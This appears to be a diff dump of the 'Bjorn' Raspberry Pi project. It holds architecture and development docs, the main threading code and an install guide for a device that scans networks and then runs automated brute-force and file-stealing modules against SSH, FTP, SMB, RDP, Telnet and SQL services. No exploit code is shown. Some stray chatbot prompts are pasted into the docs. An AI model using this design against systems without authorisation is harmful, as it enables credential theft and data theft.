### 2.2. Central Memory (`shared.py`)
|
||||
|
||||
This is the backbone of the program.
|
||||
|
||||
* **Role**: Stores the global state of Bjorn, accessible by all threads.
|
||||
* **Content**:
|
||||
* **Configuration**: Loaded from the DB (`config`).
|
||||
* **Runtime State**: Current status (`IDLE`, `SCANNING`...), displayed text, indicators (wifi, bluetooth, battery).
|
||||
* **Resources**: File paths, fonts, images loaded into RAM.
|
||||
* **Singleton DB**: A unique instance of `BjornDatabase` to avoid access conflicts.
|
||||
|
||||
### 2.3. Persistent Storage (`database.py`)
|
||||
|
||||
A facade (wrapper) for **SQLite**.
|
||||
|
||||
* **Architecture**: Delegates specific operations to sub-modules (in `db_utils/`) to keep the code clean (e.g., `HostOps`, `QueueOps`, `VulnerabilityOps`).
|
||||
* **Role**: Ensures persistence of discovered hosts, vulnerabilities, the action queue, and logs.
|
||||
|
||||
-----
|
||||
|
||||
## 3\. The Operational Core: Scheduler vs Orchestrator
|
||||
|
||||
This is where Bjorn's "intelligence" lies. The system separates **decision** from **action**.
|
||||
|
||||
### 3.1. The Scheduler (`action_scheduler.py`)
|
||||
|
||||
*It "thinks" but does not act.*
|
||||
|
||||
* **Role**: Analyzes the environment and populates the queue (`action_queue`).
|
||||
* **Logic**:
|
||||
* It loops regularly to check **Triggers** defined in actions (e.g., `on_new_host`, `on_open_port:80`, `on_interval:600`).
|
||||
* If a condition is met (e.g., a new PC is discovered), it inserts the corresponding action into the database with the status `pending`.
|
||||
* It manages priorities and avoids duplicates.
|
||||
|
||||
### 3.2. The Orchestrator (`orchestrator.py`)
|
||||
|
||||
*It acts but does not deliberate on strategic consequences.*
|
||||
|
||||
* **Role**: Consumes the queue.
|
||||
* **Logic**:
|
||||
1. Requests the next priority action (`pending`) from the DB.
|
||||
2. Dynamically loads the corresponding Python module from the `/actions` folder (via `importlib`).
|
||||
3. Executes the `run()` or `execute()` method of the action.
|
||||
4. Updates the result (`success`/`failed`) in the DB.
|
||||
5. Updates the status displayed on the screen (via `SharedData`).
|
||||
|
||||
-----
|
||||
|
||||
## 4\. User Interface
|
||||
|
||||
### 4.1. E-Ink Display (`display.py` & `epd_manager.py`)
|
||||
|
||||
* **EPD Manager**: `epd_manager.py` is a singleton handling low-level hardware access (SPI) to prevent conflicts and manage hardware timeouts.
|
||||
* **Rendering**: `display.py` constructs the image in memory (**PIL**) by assembling:
|
||||
* Bjorn's face (based on current status).
|
||||
* Statistics (skulls, lightning bolts, coins).
|
||||
* The "catchphrase" (generated by `comment.py`).
|
||||
* **Optimization**: Uses partial refresh to avoid black/white flashing, except for periodic maintenance.
|
||||
|
||||
### 4.2. Web Interface (`webapp.py`)
|
||||
|
||||
* **Server**: A custom multi-threaded `http.server` (no heavy frameworks like Flask/Django to ensure lightness).
|
||||
* **Architecture**:
|
||||
* API requests are dynamically routed to `WebUtils` (`utils.py`).
|
||||
* The frontend communicates primarily in **JSON**.
|
||||
* Handles authentication and GZIP compression of assets.
|
||||
|
||||
### 4.3. The Commentator (`comment.py`)
|
||||
|
||||
Provides Bjorn's personality. It selects phrases from the database based on context (e.g., *"Bruteforcing SSH..."*) and the configured language, with a weighting and delay system to avoid spamming.
|
||||
|
||||
-----
|
||||
|
||||
Voici la section mise à jour avec le flux logique pour une attaque SSH sur le port 22 :
|
||||
|
||||
***
|
||||
|
||||
## 5. Typical Data Flow (Example)
|
||||
|
||||
Here is what happens when Bjorn identifies a vulnerable service:
|
||||
|
||||
1. **Scanning (Action)**: The Orchestrator executes a scan. It discovers IP `192.168.1.50` has **port 22 (SSH) open**.
|
||||
2. **Storage**: The scanner saves the host and port status to the DB.
|
||||
3. **Reaction (Scheduler)**: In the next cycle, the `ActionScheduler` detects the open port. It checks actions that have the `on_open_port:22` trigger.
|
||||
4. **Planning**: It adds the `SSHBruteforce` action to the `action_queue` for this IP.
|
||||
5. **Execution (Orchestrator)**: The Orchestrator finishes its current task, sees the `SSHBruteforce` in the queue, picks it up, and starts the dictionary attack.
|
||||
6. **Feedback (Display)**: `SharedData` is updated. The screen displays *"Cracking 192.168.1.50"* with the corresponding face.
|
||||
7. **Web**: The user sees the attack attempt and real-time logs on the web dashboard.
|
||||
|
||||
***
|
||||
|
||||
**Would you like me to create a diagram to illustrate this specific attack flow?**
|
||||
-----
|
||||
|
||||
## 6\. Folder Structure
|
||||
|
||||
Although not provided here, the architecture implies this structure:
|
||||
|
||||
```text
|
||||
/
|
||||
├── Bjorn.py # Root program entry
|
||||
├── orchestrator.py # Action consumer
|
||||
├── shared.py # Shared memory
|
||||
├── actions/ # Python modules containing attack/scan logic (dynamically loaded)
|
||||
├── data/ # Stores bjorn.db and logs
|
||||
├── web/ # HTML/JS/CSS files for the interface
|
||||
└── resources/ # Images, fonts (.bmp, .ttf)
|
||||
```
|
||||
|
||||
-----
|
||||
|
||||
**Would you like me to generate a Mermaid.js diagram code block (Flowchart) to visualize the Scheduler/Orchestrator loop described in section 3?**
|
||||
@@ -1,173 +0,0 @@
|
||||
# bjorn.py
|
||||
import threading
|
||||
import signal
|
||||
import logging
|
||||
import time
|
||||
import sys
|
||||
import subprocess
|
||||
import re
|
||||
from init_shared import shared_data
|
||||
from display import Display, handle_exit_display
|
||||
from comment import Commentaireia
|
||||
from webapp import web_thread, handle_exit_web
|
||||
from orchestrator import Orchestrator
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="Bjorn.py", level=logging.DEBUG)
|
||||
|
||||
class Bjorn:
|
||||
"""Main class for Bjorn. Manages the primary operations of the application."""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.commentaire_ia = Commentaireia()
|
||||
self.orchestrator_thread = None
|
||||
self.orchestrator = None
|
||||
self.network_connected = False
|
||||
self.wifi_connected = False
|
||||
self.previous_network_connected = None # Pour garder une trace de l'état précédent
|
||||
|
||||
def run(self):
|
||||
"""Main loop for Bjorn. Waits for Wi-Fi connection and starts Orchestrator."""
|
||||
# Wait for startup delay if configured in shared data
|
||||
if hasattr(self.shared_data, 'startup_delay') and self.shared_data.startup_delay > 0:
|
||||
logger.info(f"Waiting for startup delay: {self.shared_data.startup_delay} seconds")
|
||||
time.sleep(self.shared_data.startup_delay)
|
||||
|
||||
# Main loop to keep Bjorn running
|
||||
while not self.shared_data.should_exit:
|
||||
if not self.shared_data.manual_mode:
|
||||
self.check_and_start_orchestrator()
|
||||
time.sleep(10) # Main loop idle waiting
|
||||
|
||||
def check_and_start_orchestrator(self):
|
||||
"""Check Wi-Fi and start the orchestrator if connected."""
|
||||
if self.is_network_connected():
|
||||
self.wifi_connected = True
|
||||
if self.orchestrator_thread is None or not self.orchestrator_thread.is_alive():
|
||||
self.start_orchestrator()
|
||||
else:
|
||||
self.wifi_connected = False
|
||||
logger.info("Waiting for Wi-Fi connection to start Orchestrator...")
|
||||
|
||||
def start_orchestrator(self):
|
||||
"""Start the orchestrator thread."""
|
||||
self.is_network_connected() # reCheck if Wi-Fi is connected before starting the orchestrator
|
||||
# time.sleep(10) # Wait for network to stabilize
|
||||
if self.wifi_connected: # Check if Wi-Fi is connected before starting the orchestrator
|
||||
if self.orchestrator_thread is None or not self.orchestrator_thread.is_alive():
|
||||
logger.info("Starting Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = False
|
||||
self.shared_data.manual_mode = False
|
||||
self.orchestrator = Orchestrator()
|
||||
self.orchestrator_thread = threading.Thread(target=self.orchestrator.run)
|
||||
self.orchestrator_thread.start()
|
||||
logger.info("Orchestrator thread started, automatic mode activated.")
|
||||
else:
|
||||
logger.info("Orchestrator thread is already running.")
|
||||
else:
|
||||
pass
|
||||
|
||||
def stop_orchestrator(self):
|
||||
"""Stop the orchestrator thread."""
|
||||
self.shared_data.manual_mode = True
|
||||
logger.info("Stop button pressed. Manual mode activated & Stopping Orchestrator...")
|
||||
if self.orchestrator_thread is not None and self.orchestrator_thread.is_alive():
|
||||
logger.info("Stopping Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = True
|
||||
self.orchestrator_thread.join()
|
||||
logger.info("Orchestrator thread stopped.")
|
||||
self.shared_data.bjorn_orch_status = "IDLE"
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
self.shared_data.manual_mode = True
|
||||
else:
|
||||
logger.info("Orchestrator thread is not running.")
|
||||
|
||||
|
||||
def is_network_connected(self):
|
||||
"""Checks for network connectivity on eth0 or wlan0 using ip command (replacing deprecated ifconfig)."""
|
||||
logger = logging.getLogger("Bjorn.py")
|
||||
|
||||
def interface_has_ip(interface_name):
|
||||
try:
|
||||
# Use 'ip -4 addr show <interface>' to check for IPv4 address
|
||||
result = subprocess.run(
|
||||
['ip', '-4', 'addr', 'show', interface_name],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE,
|
||||
text=True
|
||||
)
|
||||
if result.returncode != 0:
|
||||
return False
|
||||
# Check if output contains "inet" which indicates an IP address
|
||||
return 'inet' in result.stdout
|
||||
except Exception:
|
||||
return False
|
||||
|
||||
eth_connected = interface_has_ip('eth0')
|
||||
wifi_connected = interface_has_ip('wlan0')
|
||||
|
||||
self.network_connected = eth_connected or wifi_connected
|
||||
|
||||
if self.network_connected != self.previous_network_connected:
|
||||
if self.network_connected:
|
||||
logger.info(f"Network is connected (eth0={eth_connected}, wlan0={wifi_connected}).")
|
||||
else:
|
||||
logger.warning("No active network connections found.")
|
||||
|
||||
self.previous_network_connected = self.network_connected
|
||||
|
||||
return self.network_connected
|
||||
|
||||
|
||||
@staticmethod
|
||||
def start_display():
|
||||
"""Start the display thread"""
|
||||
display = Display(shared_data)
|
||||
display_thread = threading.Thread(target=display.run)
|
||||
display_thread.start()
|
||||
return display_thread
|
||||
|
||||
def handle_exit(sig, frame, display_thread, bjorn_thread, web_thread):
|
||||
"""Handles the termination of the main, display, and web threads."""
|
||||
shared_data.should_exit = True
|
||||
shared_data.orchestrator_should_exit = True # Ensure orchestrator stops
|
||||
shared_data.display_should_exit = True # Ensure display stops
|
||||
shared_data.webapp_should_exit = True # Ensure web server stops
|
||||
handle_exit_display(sig, frame, display_thread)
|
||||
if display_thread.is_alive():
|
||||
display_thread.join()
|
||||
if bjorn_thread.is_alive():
|
||||
bjorn_thread.join()
|
||||
if web_thread.is_alive():
|
||||
web_thread.join()
|
||||
logger.info("Main loop finished. Clean exit.")
|
||||
sys.exit(0)
|
||||
|
||||
if __name__ == "__main__":
|
||||
logger.info("Starting threads")
|
||||
|
||||
try:
|
||||
logger.info("Loading shared data config...")
|
||||
shared_data.load_config()
|
||||
|
||||
logger.info("Starting display thread...")
|
||||
shared_data.display_should_exit = False # Initialize display should_exit
|
||||
display_thread = Bjorn.start_display()
|
||||
|
||||
logger.info("Starting Bjorn thread...")
|
||||
bjorn = Bjorn(shared_data)
|
||||
shared_data.bjorn_instance = bjorn # Assigner l'instance de Bjorn à shared_data
|
||||
bjorn_thread = threading.Thread(target=bjorn.run)
|
||||
bjorn_thread.start()
|
||||
|
||||
if shared_data.config["websrv"]:
|
||||
logger.info("Starting the web server...")
|
||||
web_thread.start()
|
||||
|
||||
signal.signal(signal.SIGINT, lambda sig, frame: handle_exit(sig, frame, display_thread, bjorn_thread, web_thread))
|
||||
signal.signal(signal.SIGTERM, lambda sig, frame: handle_exit(sig, frame, display_thread, bjorn_thread, web_thread))
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"An exception occurred during thread start: {e}")
|
||||
handle_exit_display(signal.SIGINT, None)
|
||||
exit(1)
|
||||
@@ -1,40 +0,0 @@
|
||||
# 📝 Code of Conduct
|
||||
|
||||
Take Note About This... **Take Note...**
|
||||
|
||||
## 🤝 Our Commitment
|
||||
|
||||
We are committed to fostering an open and welcoming environment for all contributors. As such, everyone who participates in **Bjorn** is expected to adhere to the following code of conduct.
|
||||
|
||||
## 🌟 Expected Behavior
|
||||
|
||||
- **Respect:** Be respectful of differing viewpoints and experiences.
|
||||
- **Constructive Feedback:** Provide constructive feedback and be open to receiving it.
|
||||
- **Empathy and Kindness:** Show empathy and kindness towards other contributors.
|
||||
- **Respect for Maintainers:** Respect the decisions of the maintainers.
|
||||
- **Positive Intent:** Assume positive intent in interactions with others.
|
||||
|
||||
## 🚫 Unacceptable Behavior
|
||||
|
||||
- **Harassment or Discrimination:** Harassment or discrimination in any form.
|
||||
- **Inappropriate Language or Imagery:** Use of inappropriate language or imagery.
|
||||
- **Personal Attacks:** Personal attacks or insults.
|
||||
- **Public or Private Harassment:** Public or private harassment.
|
||||
|
||||
## 📢 Reporting Misconduct
|
||||
|
||||
If you encounter any behavior that violates this code of conduct, please report it by contacting [bjorn-cyberviking@outlook.com](mailto:bjorn-cyberviking@outlook.com). All complaints will be reviewed and handled appropriately.
|
||||
|
||||
## ⚖️ Enforcement
|
||||
|
||||
Instances of unacceptable behavior may be addressed by the project maintainers, who are responsible for clarifying and enforcing this code of conduct. Violations may result in temporary or permanent bans from the project and related spaces.
|
||||
|
||||
## 🙏 Acknowledgments
|
||||
|
||||
This code of conduct is adapted from the [Contributor Covenant, version 2.0](https://www.contributor-covenant.org/version/2/0/code_of_conduct.html).
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,51 +0,0 @@
|
||||
# 🤝 Contributing to Bjorn
|
||||
|
||||
We welcome contributions to Bjorn! To make sure the process goes smoothly, please follow these guidelines:
|
||||
|
||||
## 📋 Code of Conduct
|
||||
|
||||
Please note that all participants in our project are expected to follow our [Code of Conduct](#-code-of-conduct). Make sure to review it before contributing.
|
||||
|
||||
## 🛠 How to Contribute
|
||||
|
||||
1. **Fork the repository**:
|
||||
Fork the project to your GitHub account using the GitHub interface.
|
||||
|
||||
2. **Create a new branch**:
|
||||
Use a descriptive branch name for your feature or bugfix:
|
||||
|
||||
git checkout -b feature/your-feature-name
|
||||
|
||||
3. **Make your changes**:
|
||||
Implement your feature or fix the bug in your branch. Make sure to include tests where applicable and follow coding standards.
|
||||
|
||||
4. **Test your changes**:
|
||||
Run the test suite to ensure your changes don’t break any functionality:
|
||||
|
||||
- ...
|
||||
5. **Commit your changes**:
|
||||
Use meaningful commit messages that explain what you have done:
|
||||
|
||||
git commit -m "Add feature/fix: Description of changes"
|
||||
|
||||
6. **Push your changes**:
|
||||
Push your changes to your fork:
|
||||
|
||||
git push origin feature/your-feature-name
|
||||
|
||||
7. **Submit a Pull Request**:
|
||||
Create a pull request on the main repository, detailing the changes you’ve made. Link any issues your changes resolve and provide context.
|
||||
|
||||
## 📑 Guidelines for Contributions
|
||||
|
||||
- **Lint your code** before submitting a pull request. We use [ESLint](https://eslint.org/) for frontend and [pylint](https://www.pylint.org/) for backend linting.
|
||||
- Ensure **test coverage** for your code. Uncovered code may delay the approval process.
|
||||
- Write clear, concise **commit messages**.
|
||||
|
||||
Thank you for helping improve!
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,373 +0,0 @@
|
||||
# 🖲️ Bjorn Development
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Design](#-design)
|
||||
- [Educational Aspects](#-educational-aspects)
|
||||
- [Disclaimer](#-disclaimer)
|
||||
- [Extensibility](#-extensibility)
|
||||
- [Development Status](#-development-status)
|
||||
- [Project Structure](#-project-structure)
|
||||
- [Core Files](#-core-files)
|
||||
- [Actions](#-actions)
|
||||
- [Data Structure](#-data-structure)
|
||||
- [Detailed Project Description](#-detailed-project-description)
|
||||
- [Behaviour of Bjorn](#-behavior-of-bjorn)
|
||||
- [Running Bjorn](#-running-bjorn)
|
||||
- [Manual Start](#-manual-start)
|
||||
- [Service Control](#-service-control)
|
||||
- [Fresh Start](#-fresh-start)
|
||||
- [Important Configuration Files](#-important-configuration-files)
|
||||
- [Shared Configuration](#-shared-configuration-shared_configjson)
|
||||
- [Actions Configuration](#-actions-configuration-actionsjson)
|
||||
- [E-Paper Display Support](#-e-paper-display-support)
|
||||
- [Ghosting Removed](#-ghosting-removed)
|
||||
- [Development Guidelines](#-development-guidelines)
|
||||
- [Adding New Actions](#-adding-new-actions)
|
||||
- [Testing](#-testing)
|
||||
- [Web Interface](#-web-interface)
|
||||
- [Project Roadmap](#-project-roadmap)
|
||||
- [Current Focus](#-future-plans)
|
||||
- [Future Plans](#-future-plans)
|
||||
- [License](#-license)
|
||||
|
||||
## 🎨 Design
|
||||
|
||||
- **Portability**: Self-contained and portable device, ideal for penetration testing.
|
||||
- **Modularity**: Extensible architecture allowing addition of new actions.
|
||||
- **Visual Interface**: The e-Paper HAT provides a visual interface for monitoring the ongoing actions, displaying results or stats, and interacting with Bjorn .
|
||||
|
||||
## 📔 Educational Aspects
|
||||
|
||||
- **Learning Tool**: Designed as an educational tool to understand cybersecurity concepts and penetration testing techniques.
|
||||
- **Practical Experience**: Provides a practical means for students and professionals to familiarize themselves with network security practices and vulnerability assessment tools.
|
||||
|
||||
## ✒️ Disclaimer
|
||||
|
||||
- **Ethical Use**: This project is strictly for educational purposes.
|
||||
- **Responsibility**: The author and contributors disclaim any responsibility for misuse of Bjorn.
|
||||
- **Legal Compliance**: Unauthorized use of this tool for malicious activities is prohibited and may be prosecuted by law.
|
||||
|
||||
## 🧩 Extensibility
|
||||
|
||||
- **Evolution**: The main purpose of Bjorn is to gain new actions and extend his arsenal over time.
|
||||
- **Modularity**: Actions are designed to be modular and can be easily extended or modified to add new functionality.
|
||||
- **Possibilities**: From capturing pcap files to cracking hashes, man-in-the-middle attacks, and more—the possibilities are endless.
|
||||
- **Contribution**: It's up to the user to develop new actions and add them to the project.
|
||||
|
||||
## 🔦 Development Status
|
||||
|
||||
- **Project Status**: Ongoing development.
|
||||
- **Current Version**: Scripted auto-installer, or manual installation. Not yet packaged with Raspberry Pi OS.
|
||||
- **Reason**: The project is still in an early stage, requiring further development and debugging.
|
||||
|
||||
### 🗂️ Project Structure
|
||||
|
||||
```
|
||||
Bjorn/
|
||||
├── Bjorn.py
|
||||
├── comment.py
|
||||
├── display.py
|
||||
├── epd_helper.py
|
||||
├── init_shared.py
|
||||
├── kill_port_8000.sh
|
||||
├── logger.py
|
||||
├── orchestrator.py
|
||||
├── requirements.txt
|
||||
├── shared.py
|
||||
├── utils.py
|
||||
├── webapp.py
|
||||
├── __init__.py
|
||||
├── actions/
|
||||
│ ├── ftp_connector.py
|
||||
│ ├── ssh_connector.py
|
||||
│ ├── smb_connector.py
|
||||
│ ├── rdp_connector.py
|
||||
│ ├── telnet_connector.py
|
||||
│ ├── sql_connector.py
|
||||
│ ├── steal_files_ftp.py
|
||||
│ ├── steal_files_ssh.py
|
||||
│ ├── steal_files_smb.py
|
||||
│ ├── steal_files_rdp.py
|
||||
│ ├── steal_files_telnet.py
|
||||
│ ├── steal_data_sql.py
|
||||
│ ├── nmap_vuln_scanner.py
|
||||
│ ├── scanning.py
|
||||
│ └── __init__.py
|
||||
├── backup/
|
||||
│ ├── backups/
|
||||
│ └── uploads/
|
||||
├── config/
|
||||
├── data/
|
||||
│ ├── input/
|
||||
│ │ └── dictionary/
|
||||
│ ├── logs/
|
||||
│ └── output/
|
||||
│ ├── crackedpwd/
|
||||
│ ├── data_stolen/
|
||||
│ ├── scan_results/
|
||||
│ ├── vulnerabilities/
|
||||
│ └── zombies/
|
||||
└── resources/
|
||||
└── waveshare_epd/
|
||||
```
|
||||
|
||||
### ⚓ Core Files
|
||||
|
||||
#### Bjorn.py
|
||||
|
||||
The main entry point for the application. It initializes and runs the main components, including the network scanner, orchestrator, display, and web server.
|
||||
|
||||
#### comment.py
|
||||
|
||||
Handles generating all the Bjorn comments displayed on the e-Paper HAT based on different themes/actions and statuses.
|
||||
|
||||
#### display.py
|
||||
|
||||
Manages the e-Paper HAT display, updating the screen with Bjorn character, the dialog/comments, and the current information such as network status, vulnerabilities, and various statistics.
|
||||
|
||||
#### epd_helper.py
|
||||
|
||||
Handles the low-level interactions with the e-Paper display hardware.
|
||||
|
||||
#### logger.py
|
||||
|
||||
Defines a custom logger with specific formatting and handlers for console and file logging. It also includes a custom log level for success messages.
|
||||
|
||||
#### orchestrator.py
|
||||
|
||||
Bjorn’s AI, a heuristic engine that orchestrates the different actions such as network scanning, vulnerability scanning, attacks, and file stealing. It loads and executes actions based on the configuration and sets the status of the actions and Bjorn.
|
||||
|
||||
#### shared.py
|
||||
|
||||
Defines the `SharedData` class that holds configuration settings, paths, and methods for updating and managing shared data across different modules.
|
||||
|
||||
#### init_shared.py
|
||||
|
||||
Initializes shared data that is used across different modules. It loads the configuration and sets up necessary paths and variables.
|
||||
|
||||
#### utils.py
|
||||
|
||||
Contains utility functions used throughout the project.
|
||||
|
||||
#### webapp.py
|
||||
|
||||
Sets up and runs a web server to provide a web interface for changing settings, monitoring and interacting with Bjorn.
|
||||
|
||||
### ▶️ Actions
|
||||
|
||||
#### actions/scanning.py
|
||||
|
||||
Conducts network scanning to identify live hosts and open ports. It updates the network knowledge base (`netkb`) and generates scan results.
|
||||
|
||||
#### actions/nmap_vuln_scanner.py
|
||||
|
||||
Performs vulnerability scanning using Nmap. It parses the results and updates the vulnerability summary for each host.
|
||||
|
||||
#### Protocol Connectors
|
||||
|
||||
- **ftp_connector.py**: Brute-force attacks on FTP services.
|
||||
- **ssh_connector.py**: Brute-force attacks on SSH services.
|
||||
- **smb_connector.py**: Brute-force attacks on SMB services.
|
||||
- **rdp_connector.py**: Brute-force attacks on RDP services.
|
||||
- **telnet_connector.py**: Brute-force attacks on Telnet services.
|
||||
- **sql_connector.py**: Brute-force attacks on SQL services.
|
||||
|
||||
#### File Stealing Modules
|
||||
|
||||
- **steal_files_ftp.py**: Steals files from FTP servers.
|
||||
- **steal_files_smb.py**: Steals files from SMB shares.
|
||||
- **steal_files_ssh.py**: Steals files from SSH servers.
|
||||
- **steal_files_telnet.py**: Steals files from Telnet servers.
|
||||
- **steal_data_sql.py**: Extracts data from SQL databases.
|
||||
|
||||
### 📇 Data Structure
|
||||
|
||||
#### Network Knowledge Base (netkb.csv)
|
||||
|
||||
Located at `data/netkb.csv`. Stores information about:
|
||||
|
||||
- Known hosts and their status. (Alive or offline)
|
||||
- Open ports and vulnerabilities.
|
||||
- Action execution history. (Success or failed)
|
||||
|
||||
**Preview Example:**
|
||||
|
||||

|
||||

|
||||
|
||||
#### Scan Results
|
||||
|
||||
Located in `data/output/scan_results/`.
|
||||
This file is generated everytime the network is scanned. It is used to consolidate the data and update netkb.
|
||||
|
||||
**Example:**
|
||||
|
||||

|
||||
|
||||
#### Live Status (livestatus.csv)
|
||||
|
||||
Contains real-time information displayed on the e-Paper HAT:
|
||||
|
||||
- Total number of known hosts.
|
||||
- Currently alive hosts.
|
||||
- Open ports count.
|
||||
- Other runtime statistics.
|
||||
|
||||
## 📖 Detailed Project Description
|
||||
|
||||
### 👀 Behavior of Bjorn
|
||||
|
||||
Once launched, Bjorn performs the following steps:
|
||||
|
||||
1. **Initialization**: Loads configuration, initializes shared data, and sets up necessary components such as the e-Paper HAT display.
|
||||
2. **Network Scanning**: Scans the network to identify live hosts and open ports. Updates the network knowledge base (`netkb`) with the results.
|
||||
3. **Orchestration**: Orchestrates different actions based on the configuration and network knowledge base. This includes performing vulnerability scanning, attacks, and file stealing.
|
||||
4. **Vulnerability Scanning**: Performs vulnerability scans on identified hosts and updates the vulnerability summary.
|
||||
5. **Brute-Force Attacks and File Stealing**: Starts brute-force attacks and steals files based on the configuration criteria.
|
||||
6. **Display Updates**: Continuously updates the e-Paper HAT display with current information such as network status, vulnerabilities, and various statistics. Bjorn also displays random comments based on different themes and statuses.
|
||||
7. **Web Server**: Provides a web interface for monitoring and interacting with Bjorn.
|
||||
|
||||
## ▶️ Running Bjorn
|
||||
|
||||
### 📗 Manual Start
|
||||
|
||||
To manually start Bjorn (without the service, ensure the service is stopped « sudo systemctl stop bjorn.service »):
|
||||
|
||||
```bash
|
||||
cd /home/bjorn/Bjorn
|
||||
|
||||
# Run Bjorn
|
||||
sudo python Bjorn.py
|
||||
```
|
||||
|
||||
### 🕹️ Service Control
|
||||
|
||||
Control the Bjorn service:
|
||||
|
||||
```bash
|
||||
# Start Bjorn
|
||||
sudo systemctl start bjorn.service
|
||||
|
||||
# Stop Bjorn
|
||||
sudo systemctl stop bjorn.service
|
||||
|
||||
# Check status
|
||||
sudo systemctl status bjorn.service
|
||||
|
||||
# View logs
|
||||
sudo journalctl -u bjorn.service
|
||||
```
|
||||
|
||||
### 🪄 Fresh Start
|
||||
|
||||
To reset Bjorn to a clean state:
|
||||
|
||||
```bash
|
||||
sudo rm -rf /home/bjorn/Bjorn/config/*.json \
|
||||
/home/bjorn/Bjorn/data/*.csv \
|
||||
/home/bjorn/Bjorn/data/*.log \
|
||||
/home/bjorn/Bjorn/data/output/data_stolen/* \
|
||||
/home/bjorn/Bjorn/data/output/crackedpwd/* \
|
||||
/home/bjorn/Bjorn/config/* \
|
||||
/home/bjorn/Bjorn/data/output/scan_results/* \
|
||||
/home/bjorn/Bjorn/__pycache__ \
|
||||
/home/bjorn/Bjorn/config/__pycache__ \
|
||||
/home/bjorn/Bjorn/data/__pycache__ \
|
||||
/home/bjorn/Bjorn/actions/__pycache__ \
|
||||
/home/bjorn/Bjorn/resources/__pycache__ \
|
||||
/home/bjorn/Bjorn/web/__pycache__ \
|
||||
/home/bjorn/Bjorn/*.log \
|
||||
/home/bjorn/Bjorn/resources/waveshare_epd/__pycache__ \
|
||||
/home/bjorn/Bjorn/data/logs/* \
|
||||
/home/bjorn/Bjorn/data/output/vulnerabilities/* \
|
||||
/home/bjorn/Bjorn/data/logs/*
|
||||
|
||||
```
|
||||
|
||||
Everything will be recreated automatically at the next launch of Bjorn.
|
||||
|
||||
## ❇️ Important Configuration Files
|
||||
|
||||
### 🔗 Shared Configuration (`shared_config.json`)
|
||||
|
||||
Defines various settings for Bjorn, including:
|
||||
|
||||
- Boolean settings (`manual_mode`, `websrv`, `debug_mode`, etc.).
|
||||
- Time intervals and delays.
|
||||
- Network settings.
|
||||
- Port lists and blacklists.
|
||||
These settings are accessible on the webpage.
|
||||
|
||||
### 🛠️ Actions Configuration (`actions.json`)
|
||||
|
||||
Lists the actions to be performed by Bjorn, including (dynamically generated with the content of the folder):
|
||||
|
||||
- Module and class definitions.
|
||||
- Port assignments.
|
||||
- Parent-child relationships.
|
||||
- Action status definitions.
|
||||
|
||||
## 📟 E-Paper Display Support
|
||||
|
||||
Currently, hardcoded for the 2.13-inch V2 & V4 e-Paper HAT.
|
||||
My program automatically detect the screen model and adapt the python expressions into my code.
|
||||
|
||||
For other versions:
|
||||
- As I don't have the v1 and v3 to validate my algorithm, I just hope it will work properly.
|
||||
|
||||
### 🍾 Ghosting Removed!
|
||||
In my journey to make Bjorn work with the different screen versions, I struggled, hacking several parameters and found out that it was possible to remove the ghosting of screens! I let you see this, I think this method will be very useful for all other projects with the e-paper screen!
|
||||
|
||||
## ✍️ Development Guidelines
|
||||
|
||||
### ➕ Adding New Actions
|
||||
|
||||
1. Create a new action file in `actions/`.
|
||||
2. Implement required methods:
|
||||
- `__init__(self, shared_data)`
|
||||
- `execute(self, ip, port, row, status_key)`
|
||||
3. Add the action to `actions.json`.
|
||||
4. Follow existing action patterns.
|
||||
|
||||
### 🧪 Testing
|
||||
|
||||
1. Create a test environment.
|
||||
2. Use an isolated network.
|
||||
3. Follow ethical guidelines.
|
||||
4. Document test cases.
|
||||
|
||||
## 💻 Web Interface
|
||||
|
||||
- **Access**: `http://[device-ip]:8000`
|
||||
- **Features**:
|
||||
- Real-time monitoring with a console.
|
||||
- Configuration management.
|
||||
- Viewing results. (Credentials and files)
|
||||
- System control.
|
||||
|
||||
## 🧭 Project Roadmap
|
||||
|
||||
### 🪛 Current Focus
|
||||
|
||||
- Stability improvements.
|
||||
- Bug fixes.
|
||||
- Service reliability.
|
||||
- Documentation updates.
|
||||
|
||||
### 🧷 Future Plans
|
||||
|
||||
- Additional attack modules.
|
||||
- Enhanced reporting.
|
||||
- Improved user interface.
|
||||
- Extended protocol support.
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,468 +0,0 @@
|
||||
## 🔧 Installation and Configuration
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Prerequisites](#-prerequisites)
|
||||
- [Quick Install](#-quick-install)
|
||||
- [Manual Install](#-manual-install)
|
||||
- [License](#-license)
|
||||
|
||||
Use Raspberry Pi Imager to install your OS
|
||||
https://www.raspberrypi.com/software/
|
||||
|
||||
### 📌 Prerequisites for RPI zero W (32bits)
|
||||

|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 32-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-armhf-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
### 📌 Prerequisites for RPI zero W2 (64bits)
|
||||
|
||||

|
||||
|
||||
